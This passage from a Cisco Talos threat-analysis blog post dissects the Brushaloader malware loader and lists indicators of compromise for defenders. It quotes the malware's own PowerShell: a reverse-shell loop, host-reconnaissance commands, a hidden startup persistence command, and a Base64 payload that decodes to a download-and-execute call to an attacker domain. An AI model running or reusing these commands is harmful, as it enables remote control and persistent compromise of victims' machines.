iex $yPu43548 2>&1));$lmRfvf21.Write($bKAfK33846,0,$bKAfK33846.Length)
;$lmRfvf21.Flush()          }        }    catch    {          Start-
Sleep -s 15;             if($TYGx655017.Connected){
$TYGx655017.Close();              }                }
```

This code is responsible for establishing a remote, interactive session with the infected system that is then used to execute commands on the infected system retrieve the command output. At this point, the script loops, waiting for any additional command execution sent from the C2 infrastructure. This communications channel is also used to facilitate the retrieval and execution of various Powershell command that are responsible for using gathering and transmitting information about the system.

```
& { Set-StrictMode -Version 1; $this.Exception.InnerException.PSMessageDetails }
{ Set-StrictMode -Version 1; $_.ErrorCategory_Message }
{ Set-StrictMode -Version 1; $_.OriginInfo }
& { Set-StrictMode -Version 1; $this.Exception.InnerException.PSMessageDetails }
{0}
try {"6f7074696f6e73ProcessorId"; $disks = gwmi Win32_Volume -filter "Name='C:\\'";$disks.
SerialNumber}catch{"null"}try {$winos=[environment]::OSVersion.Version;"6f7074696f6e73winos
$winos"}catch{"null"}
try {"6f7074696f6e73ProcessorId"; $disks = gwmi Win32_Volume -filter "Name='C:\\'";$disks.
SerialNumber}catch{"null"}
try {$winos=[environment]::OSVersion.Version;"6f7074696f6e73winos $winos"}catch{"null"}try {$wname = [
System.Security.Principal.WindowsIdentity]::GetCurrent().Name; "6f7074696f6e73Name
$wname";}catch{"null"}
try {$username = [Environment]::UserName;"6f7074696f6e73username $username";}catch{"null"}
try {"6f7074696f6e73model"; $model = Get-WmiObject -Class Win32_ComputerSystem; $model.
Model;}catch{"null"}
try {"6f7074696f6e73Manufacturer"; $Manufacturer = Get-WmiObject -Class Win32_ComputerSystem;
$Manufacturer.Manufacturer;}catch{"null"}
try {"6f7074696f6e73syslang"; $syslang = get-host; $syslang.CurrentCulture;}catch{"null"}
try {"6f7074696f6e73byte"; (Get-Process -Id $PID).StartInfo.EnvironmentVariables[
"PROCESSOR_ARCHITECTURE"];}catch{"null"}
try {"6f7074696f6e73pwVersion";$PSVersionTable.PSVersion.Major}catch{"null"}
try {"6f7074696f6e73Memory";$Memory = Get-WmiObject -Class Win32_ComputerSystem;$Memory.
TotalPhysicalMemory}catch{"null"}
try {$ipaddress = $(ipconfig | where {$_ -match "IPv4.+\s(\d{1,3}.\d{1,3}\.\d{1,3}.\d{1,3})" } | out-
null; $Matches[1]); "6f7074696f6e73ipaddress $ipaddress";}catch{"1.1.1.1"}
{$_ -match "IPv4.+\s(\d{1,3}.\d{1,3}\.\d{1,3}.\d{1,3})" }
try {"6f7074696f6e73pwdpath"; (pwd).Path}catch{"null"}
try {"6f7074696f6e73date"; Get-Date}catch{"null"}
try {$wmi = Get-WmiObject -Class Win32_OperatingSystem; $install = $wmi.ConvertToDateTime($wmi.
InstallDate); "6f7074696f6e73installdate $install"}catch{"null"}
[System.Management.ManagementDateTimeConverter]::ToDateTime($args[0])
try {"6f7074696f6e73videocontroller"; $gpu = Get-WmiObject Win32_VideoController; $gpu.
Description}catch{"null"}"6f7074696f6e73socket";
```

The above Powershell is passed to IEX and executed, with the results transmitted back to the C2 server:

```
try {"6f7074696f6e73ProcessorId"; $disks = gwmi Win32_Volume -filter "Name='C:\\'";$disks.SerialNumber}catch{"null"}try
{$winos=[environment]::OSVersion.Version;"6f7074696f6e73winos $winos"}catch{"null"}try {$wname =
[System.Security.Principal.WindowsIdentity]::GetCurrent().Name; "6f7074696f6e73Name $wname";}catch{"null"}6f7074696f6e73ProcessorId
[redacted]6f7074696f6e73winos [redacted]6f7074696f6e73Name [redacted]try {$username = [Environment]::UserName;"6f7074696f6e73username $username";}
catch{"null"}6f7074696f6e73username [redacted]try {"6f7074696f6e73model"; $model = Get-WmiObject -Class Win32_ComputerSystem; $model.Model;}catch{"null"}
try {"6f7074696f6e73Manufacturer"; $Manufacturer = Get-WmiObject -Class Win32_ComputerSystem; $Manufacturer.Manufacturer;}catch{"null"}6f7074696f6e73model To
be filled by O.E.M.try {"6f7074696f6e73syslang"; $syslang = get-host; $syslang.CurrentCulture;}catch{"null"}6f7074696f6e73Manufacturer To be filled by O.E.M.
6f7074696f6e73syslang en-UStry {"6f7074696f6e73byte"; (Get-Process -Id $PID).StartInfo.EnvironmentVariables["PROCESSOR_ARCHITECTURE"];}catch{"null"}
6f7074696f6e73byte AMD64try {"6f7074696f6e73pwVersion";$PSVersionTable.PSVersion.Major}catch{"null"}6f7074696f6e73pwVersion[redacted]try {"6f7074696f6e73Memory";
$Memory = Get-WmiObject -Class Win32_ComputerSystem;$Memory.TotalPhysicalMemory}catch{"null"}6f7074696f6e73Memory[redacted]try {$ipaddress = $(ipconfig |
where {$_ -match "IPv4.+\s(\d{1,3}.\d{1,3}\.\d{1,3}.\d{1,3})" } | out-null; $Matches[1]); "6f7074696f6e73ipaddress $ipaddress";}catch{"1.1.1.1"}try
{"6f7074696f6e73pwdpath"; (pwd).Path}catch{"null"}6f7074696f6e73ipaddress [redacted]7074696f6e73pwdpath [redacted]try {"6f7074696f6e73date"; Get-Date}
catch{"null"}6f7074696f6e73date [redacted]try {$wmi = Get-WmiObject -Class Win32_OperatingSystem; $install =
$wmi.ConvertToDateTime($wmi.InstallDate); "6f7074696f6e73installdate $install"}catch{"null"}try {"6f7074696f6e73videocontroller"; $gpu = Get-WmiObject
Win32_VideoController; $gpu.Description}catch{"null"}"6f7074696f6e73socket"; 6f7074696f6e73installdate [redacted]6f7074696f6e73videocontroller
[redacted]6f7074696f6e73socket
```

As can be seen in the screenshot above, the loader attempts to enumerate the following information about systems being infected:

- ProcessorId
- Windows operating system version
- Currently logged in Username
- Installed Antivirus Products
- System Make/Manufacturer
- Powershell version
- IP address information
- Available memory
- Current Working Directory
- System Installation Date/Time
- Display Adapter Information All of this information can then be used to determine whether to infect the system with additional malware payloads, or what modules should be delivered to the system in the case of a modular malware framework, such as Danabot. In the infections that we observed, this was the final payload delivered to infected systems.

The Powershell process running on the infected system also achieves persistence by creating a Windows shortcut (LNK) which is added to the Startup directory on the system:

```
\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\iexplorer.lnk
```

The LNK shortcut contains Powershell, which is responsible for querying the contents of a registry key for additional commands to execute each time the system is rebooted.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -W Hidden -Exec -nop $t=Get-ItemProperty -Path
'HKCU:\Software\Classes\mssccfile' -Name t;IEX $t.t;
```

This registry location contains the following Powershell:

```
$EncodedText = 'WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAO
gBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAew
AgACQAdAByAHUAZQAgAH0AOwAgAEkARQBYACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAA
pAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwAHMAOgAvAC8AcgBpAGQAcgBlAHoAZQByAHYALgBpAG4AZgBv
ADoANAA0ADMALwBkAGUAYgB1AGcALwBkAG8AdwBuAGwAbwBhAGQALwBzAC8ARQB3AFkAUgAnACkAOwA=';$DecodedText = [System.
Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($EncodedText)); IEX $DecodedTexts\\0
```

The above Base64 encoded Powershell decodes to:

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $true }; IEX (New-Object Net.
WebClient).DownloadString('https://ridrezerv.info:443/debug/download/s/EwYR')
```


This causes the malware to reach out to the C2 server via HTTPS, likely to retrieve any available commands that the C2 sends to execute in the future.

Campaign distribution over time

Cisco Talos has been monitoring malware distribution campaigns associated with Brushaloader since mid-2018. Historically, these campaigns have been relatively

low volume compared to other commodity malware distribution campaign activity, such as Emotet. In most of the cases we analyzed, the majority of the distribution activity occurred towards the end of each month. This recently changed — we have observed a significant increase in the volume and duration of the malspam campaigns.

Below is a graph showing current distribution activity when compared to the volume seen in campaigns observed throughout most of 2018.



In addition to changes in the volume with which distribution activity is occurring, we have also observed changes in the demographic data associated with the intended recipients of malicious emails. Initially, these campaigns appear to have used relatively narrow targeting, which the majority of the emails tailored toward recipients in Poland, we have observed newer campaigns branching out to target recipients in Germany, Italy, and other countries as well.

Conclusion

The threat landscape is ever changing — this is true for both the malware and the mechanisms to deliver the malware, like Brushaloader. This blog outlines yet another key example of how these loaders are changing and evolving constantly. The things that make Brushaloader stand out are how quickly threat actors evolved the loader, indicating it is actively in development. Additionally, it's interesting to note that after the long break over December and most of January, the loader has exploded onto the scene. Going from small-scale campaigns targeting exclusively Polish users to branching out in both scale and countries

being targeted. It's not common to see regional specific usage of loaders, which Brushaloader does.

This is also a key example of the levels of obfuscation and sophistication these loaders can posses. This simple VBS based campaign implemented several clever evasion and obfuscation techniques in a minimal amount of code, showing that adversaries will continue to think outside the box and develop novel ways to deliver threats to users. This is why users need organizations with visibility around the world, since it's just a matter of time until this successful loader starts being sought out by other attackers looking to deliver threats. We will continue to monitor this threat and the payloads it provides and will continue to be vigilant in protecting our customers from any evolutions that will inevitably occur.

Coverage Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of Compromise

The following Indicators of Compromise (IOCs) have been observed as being associated with various campaigns leveraging Brushaloader to install malware on systems.

(Thank you to Kafeine for sharing additional sample data.)

Malicious Attachments

The following IOCs are associated with the malicious attachments observed as part of malicious spam campaigns.

RAR Files

A list of hashes associated with the malicious RAR archives can be found here.

VBS Files

A list of hashes associated with malicious VBS files can be found here.

Domains

cheapairlinediscount[.]site
emailerservo[.]science
faxpctodaymessage[.]press
faxpctodaymessage[.]space
faxpctodaymessage[.]website
faxzmessageservice[.]club
fazadminmessae[.]info
housecleaning[.]press
hrent[.]site
irepare[.]site
macmall[.]fun
managerdriver[.]website
mantorsagcoloms[.]club
mediaaplayer[.]win
mobileshoper[.]science
plomnetus[.]club
ppservice[.]stream
progresservesmail[.]science
proservesmail[.]science

proservesmailing[.]science
searchidriverip[.]space
servemai[.]science
servemaining[.]science
serveselitmail[.]science
serveselitmailer[.]science
servesmailelit[.]science
servesmailerpro[.]science
servesmailerprogres[.]science
servespromail[.]science
servicemaile[.]science
serviveemail[.]science
servoemail[.]science
servomail[.]science

IP Addresses
107[.]173[.]193[.]242
107[.]173[.]193[.]243
107[.]173[.]193[.]244
107[.]173[.]193[.]246
107[.]173[.]193[.]247
107[.]173[.]193[.]248
107[.]173[.]193[.]249
107[.]173[.]193[.]250
107[.]173[.]193[.]251
107[.]173[.]193[.]252
107[.]173[.]193[.]253
162[.]251[.]166[.]72
172[.]245[.]159[.]130
185[.]212[.]44[.]114
192[.]3[.]204[.]226
192[.]3[.]204[.]228
192[.]3[.]204[.]229
192[.]3[.]204[.]231
192[.]3[.]204[.]232
192[.]3[.]204[.]233
192[.]3[.]204[.]234
192[.]3[.]204[.]235
192[.]3[.]204[.]236

192[.]3[.]204[.]237
192[.]3[.]207[.]115
192[.]3[.]207[.]116
192[.]3[.]207[.]117
192[.]3[.]207[.]118
192[.]3[.]207[.]119
192[.]3[.]207[.]120
192[.]3[.]207[.]123
192[.]3[.]207[.]124
192[.]3[.]207[.]125
192[.]3[.]207[.]126
192[.]3[.]31[.]211
192[.]3[.]31[.]214
192[.]3[.]45[.]90
192[.]3[.]45[.]91
192[.]3[.]45[.]92
192[.]3[.]45[.]93
192[.]3[.]45[.]94
64[.]110[.]25[.]146
64[.]110[.]25[.]147
64[.]110[.]25[.]148
64[.]110[.]25[.]150
64[.]110[.]25[.]151
64[.]110[.]25[.]152
64[.]110[.]25[.]153
64[.]110[.]25[.]154

Fake Domains (Sandbox Evasion)
www[.]analiticsmailgooglefaxidload[.]onlinsedsa
www[.]wewanaliticsmailgooglefaxidload[.]oeenlinsedsa
www[.]lovisaaa[.]oedsdenlinsedrwersa
www[.]weryoseruisasds[.]oedsdenlinsedrwersa
www[.]dencedence[.]denceasdq
www[.]goooglwas[.]freesaf
dgdfgdfgdfg
faxdaytodayd
mailsssssssssssdddaas[.]com
mailsmessage[.]comssaaa
mailsmaasessage[.]comssssaaa

sssaaalllsaallsaaaasssaaa[.]comssssaaa

lvelalslllasaasss[.]lllassaassaa

1122212121212[.]1221212

00000000000000[.]11111111

11111[.]222222222222

someserver

someserversdfdfdf[.]111

www[.]wikipedia[.]000212[.]nl

wikipedia[.]112000212[.]com

Source: https://blog.talosintelligence.com/2019/02/combing-through-brushaloader.html